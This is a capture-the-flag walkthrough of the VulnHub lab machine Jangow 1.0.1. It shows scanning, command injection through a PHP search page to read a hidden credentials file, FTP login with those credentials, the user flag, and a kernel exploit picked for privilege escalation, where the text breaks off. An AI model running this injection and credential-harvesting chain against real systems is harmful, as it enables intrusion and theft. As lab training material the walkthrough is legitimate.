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Challenge-07

Solving CTF Machines from VulnHub

Jangow: 1.0.1 Walkthrough

Platform: VulnHub

Category: Boot2Root / Linux Exploitation

Difficulty: Easy

YUVARAJ M

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


Challenge Description

Jangow: 1.0.1 is a vulnerable Linux virtual machine available on the VulnHub platform designed to practice penetration testing techniques such as enumeration, web exploitation, and privilege escalation.

The main goal of this challenge is to:

- Perform network enumeration
- Discover running services
- Exploit vulnerabilities in the web application
- Gain initial user access
- Escalate privileges to root
- Capture the **user flag** and **root flag**

Target Information

Parameter	Value
Platform	VulnHub
Machine	Jangow 1.0.1
Target IP	172.20.10.3
OS	Ubuntu 16.04
Kernel	4.4.0-31

Enumeration Phase

Step 1 — Network Discovery

The first step was identifying active machines in the local network.


Command used:

```
sudo arp-scan -l
```

This revealed the target machine.

Target IP discovered:

```
172.20.10.3
```



Step 2 — Port Scanning

Next, a port scan was performed to discover open services.


Command used:

```
nmap -sC -sV -A 172.20.10.3
```

Open ports discovered:

Port	Service	Version
21	FTP	vsftpd 3.0.3
80	HTTP	Apache 2.4.18

These services became the primary attack surface.




Web Enumeration

After identifying port **80 (HTTP)** during the Nmap scan, the web server was accessed through a browser.

```
http://172.20.10.3
```

The page displayed an **Apache directory listing**, revealing a directory named:

```
site
```




Exploring the Web Application

Navigating to the discovered directory:

`http://172.20.10.3/site`

revealed a simple website built using a **Bootstrap template**.



Command Injection Vulnerability

Within the web application, a file named:

```
busque.php
```

contained a search functionality.


Testing the input parameter revealed that user input was not properly sanitized.

Example payload used:

```
ls -all
```

The application returned the server directory listing, confirming that **system commands were being executed on the server**.

This indicated a **command injection vulnerability**.



Discovering Sensitive Files


Using the command injection vulnerability, further directories were explored.

Example payload:

```
ls -all
cd ..
ls -all
```

This revealed a hidden file:

`.backup`



Extracting Credentials


The hidden backup file was read using command injection.

`cat .backup`

The file contained database credentials:

```
username: jangow01
password: abygurl69
```

These credentials could potentially be used for authentication on other services.



FTP Access Using Discovered Credentials

Using the credentials obtained from the backup file, the FTP service was accessed.


Command:

```
ftp 172.20.10.3
```

Login credentials:

```
Username: jangow01
Password: abygurl69
```

The login was successful, providing access to the user's home directory.



Retrieving the User Flag

After logging in via FTP, the directory structure was explored.

Commands used:

```
ls
cd /home
cd jangow01
ls
```

A file named:

```
user.txt
```

was found.

The file was downloaded using:


```
get user.txt
```

Viewing the flag:

```
cat user.txt
```

User flag:

```
d41d8cd98f00b204e9800998ecf8427e
```



Privilege Escalation Enumeration

The kernel version of the system was checked.


Command:

```
uname -a
```

Output:

```
Linux jangow01 4.4.0-31-generic
```

This kernel version is vulnerable to several **local privilege escalation exploits**.




Searching for Exploits

Exploit-DB was used to search for vulnerabilities related to this kernel version.

Relevant exploit identified:

```
Linux Kernel < 4.4.0-116
Local Privilege Escalation
CVE-2017-16995
```

